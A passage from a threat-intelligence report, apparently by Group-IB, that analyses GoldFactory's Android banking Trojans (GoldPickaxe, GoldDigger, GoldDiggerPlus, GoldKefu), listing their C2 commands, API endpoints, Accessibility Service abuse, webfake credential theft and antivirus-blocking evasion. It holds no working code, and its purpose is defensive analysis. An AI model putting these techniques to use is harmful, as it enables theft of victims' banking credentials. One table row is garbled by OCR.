

Figure 20. Screenshot displaying the ID card request screen

Commands received from the C2 via the websocket are not encrypted but results sent to the HTTP API endpoint are encrypted using **RSA encryption**.

Similar to the iOS version, it also starts up a **SOCKS5 proxy server (127.0.0.1:1081)** and **FRP**. The configuration values needed to start the reverse proxy have to be requested from C2, these values and stored in `config.ini` inside the application directory. The format of the configuration values is similar to those stated in the iOS version.

It can download and install a separate **'B' APK**. Unfortunately, we did not manage to retrieve the 'B' APK for this Trojan, hence we are unable to tell what functionalities can 'B' APK perform. However, we believe that it could be similar to GoldKefu, the **'B' APK embedded in GoldDiggerPlus**. As mentioned earlier, GoldKefu **is a Trojan that performs web fakes** and **enables real-time voice calls**. GoldKefu will be analyzed in detail in the subsequent section. Hence, we used GoldKefu as a reference to make educated guesses about the capabilities of 'B' APK for GoldPickaxe.

Here is the list of commands supported:

Table 3. Description of GoldPickaxe.Android's commands

head_type	cmd	Descriptions
Heartbeat	**–**	**Send an alive ping to C2**
init	**–**	**Send information about the compromised phone such as device product, brand, model, language, battery, country, isp**
	sync	**Get current UI node information**
	click	**Click at given coordinate**
	longclick	**Long press at given coordinate**
	slide	**Slide**
	menu	**Open recents**

The descriptions of the HTTP API used in the Android variant of the Trojan are shown below:

Table 4. Description of GoldPickaxe.Android's API endpoints

API Endpoint	Description
/api/app/uploadidcard	Send cloud URL of the uploaded ID card images
/api/app/login	Submit username and phone number that user keyed in on fake login page

/api/app/getfrpconfig	Get configuration values for fast reverse proxy
/api/app/getBPackageUrl	Retrieve URL for 'B' package
/api/app/applyauth	Report what permission it has
/api/app/applynoauth	Report what permission it does not have
/api/app/changesignal	Report ping speed

GoldDigger Family

GoldDigger shares more in common with the usual banking Trojans. Firstly, we have only found **Android variants of GoldDigger**. The malware employs the usage of **Virbox Protector** – an Android packer. It is a software protection solution that companies use to prevent their software from being cracked. It includes anti-reverse engineering features such as **dex encryption**, **dex virtualization**, **assets encryption**, and **protecting the native libraries** used by the application. The protector is also able to detect rooted and emulated devices.

As another step towards maturity, to make detection harder, GoldDigger decided to abuse Android's flaw in parsing Android BinaryXML format causing many of the third-party tools to fail when parsing the AndroidManifest.xml file.

GoldDigger

This is the very first variant of GoldDigger that Group-IB discovered and it is still in circulation. Its functionality is of the most basic nature, **retrieving banking credentials mainly by exploiting the Accessibility Service**. To date, we only found that it impersonates **2 different applications**: a Vietnamese government information portal and a Vietnamese local electricity company.



Figure 21. Screenshots of GoldDigger Trojan (Left: Landing screen, Right: After enabling Accessibility Service)

When launched, the GoldDigger Trojan asks the user to enable the Accessibility Service permissions. Android's accessibility services are originally intended to assist users with disabilities in operating their devices, such as screen reading, gesture-based controls, speech-to-text, and others. Granting Accessibility Service to GoldDigger enables it to gain full visibility into user actions and interact with user interface elements. This means it can see the victim's balance, harvest the second credential issued for two-factor authentication, and implement keylogging functions, allowing it to capture credentials.

After Accessibility Service is enabled, it will grant itself additional permissions, such as allowing notifications, hiding from recent tasks, keeping itself running open in the background, all done with a series of simulated clicks.

The primary feature of GoldDigger is that it targets over 50 applications from Vietnamese financial companies, including their packages' names in the Trojan. Whenever the targeted applications open, it will save the text displayed or written on the UI, including passwords, when they are entered. The Trojan also exhibits evasion capabilities by including names of more than 40 mobile antivirus applications. Whenever a user attempts to open any of these applications, the malware redirects them to the Home screen, rendering victims unable to access the intended application.

This version of GoldDigger contains debugging logs. Moreover, it hardcodes a pair of domains, 1 domain for testing purposes and the other for real execution. Coupled with the fact that it was the

very first discovered Trojan, we believe that this is the base version of GoldFactory malware before it evolved to other variants.

Here is the list of commands supported:

Table 5. Description of GoldDigger's commands

head_type	cmd	Descriptions
Heartbeat		**Send an alive ping to C2**
init	**–**	**Send information about the compromised phone such as product, brand, model, android_id, country, language, isp, version**
	sms	**Get phone messages**
	sync	**Get current UI node information**
	night / upgrade / sunlight	**Different mask modes**
	wake	**Wake phone**

The descriptions of the HTTP API used in the GoldDigger variant are shown below:

Table 6. API endpoint descriptions for GoldDigger

API Endpoint	Description
/api/app/canuninstall	Check if app can be uninstalled
/api/app/updatedevice	Update device information such as battery percentage, SMS permission
/api/app/updateauth	Update that the device has been "initialized" – additional permissions granted, battery optimizations ignored, notifications enabled, etc

/api/app/savedevice2	Send device information such as: product, brand, model, android_id, country, language, isp, version
/api/app/getpackage	Update targeted apps list
/api/app/isonline	Ali...ping is sent e...ery 30 seconds

GoldDiggerPlus

Detected by Group-IB in September 2023, GoldDiggerPlus differs from other Trojans attributed to GoldFactory. Notably, It contains **a second APK also named "b.apk"** and has the most extensive features. But unlike GoldPickaxe, the b.apk is embedded in GoldDiggerPlus, thus we were able to analyze it.

Group-IB dubbed the second APK embedded in the GoldDiggerPlus **GoldKefu** as "kefu" means customer service (客服) in Chinese and this string appears in its codes recurrently. The naming convention was also selected to reflect one of GoldKefu's main functions – the ability to call the victims impersonating customer support services. The 2 APKs, GoldDiggerPlus and GoldKefu, work in tandem to execute their full capabilities. We hypothesized that this is a transitory phase to GoldPickaxe Trojan seeing as this version has the most experimental functions, and yet not as widely distributed as GoldDigger. This version has an initial login page, asking for a username and phone number, and these will be sent to the C2 once submitted. After logging in, it will request to enable Accessibility Service.



Figure 22. Display screen for GoldDiggerPlus

In contrast with GoldDigger which relies mainly on Accessibility Service, GoldDiggerPlus and GoldKefu **use webfakes to collect credentials** or **perform targeted scam calls instead.** We conclude that the main purpose of GoldDiggerPlus is to **authenticate itself to the C2 server**, **perform automated clicks** when permissions are requested, **record the screen**, **and stream the feed via Real-Time Messaging Protocol (RTMP).**

It also makes an improvement from GoldDigger in the area of granting permissions. It now takes a more modular and controlled approach, that permission is requested and granted when the C2 issues the command. **It does not grant all the permissions all at once like GoldDigger.**

Here is the table of commands available from GoldDiggerPlus:

Table 7. Description of GoldDiggerPlus's commands

head_type	cmd	Descriptions
Heartbeat		**Send an alive ping to C2**
init	**–**	**Send information about the compromised phone**
	sync	**Get current UI node information**
	click	**Click at given coordinate**
	longclick	**Long press at given coordinate**
	slide	**Slide**
	menu	**Open recents**
	home	**Home**

GoldKefu

As previously mentioned, GoldKefu is an embedded APK inside GoldDiggerPlus. In the sample analyzed by Group-IB's Threat Intelligence unit, GoldKefu impersonates a popular Vietnamese messaging app using its logo.



Figure 23: Installation of GoldKefu

GoldKefu performs the role of **stealing mobile banking credentials**. Every 500 milliseconds, GoldKefu checks if the most recently opened application belongs to the target list, and if the “allow_alert” command is given, the webfake will be launched instead. It has a reduced target list of **only 10 applications from Vietnamese financial companies**.

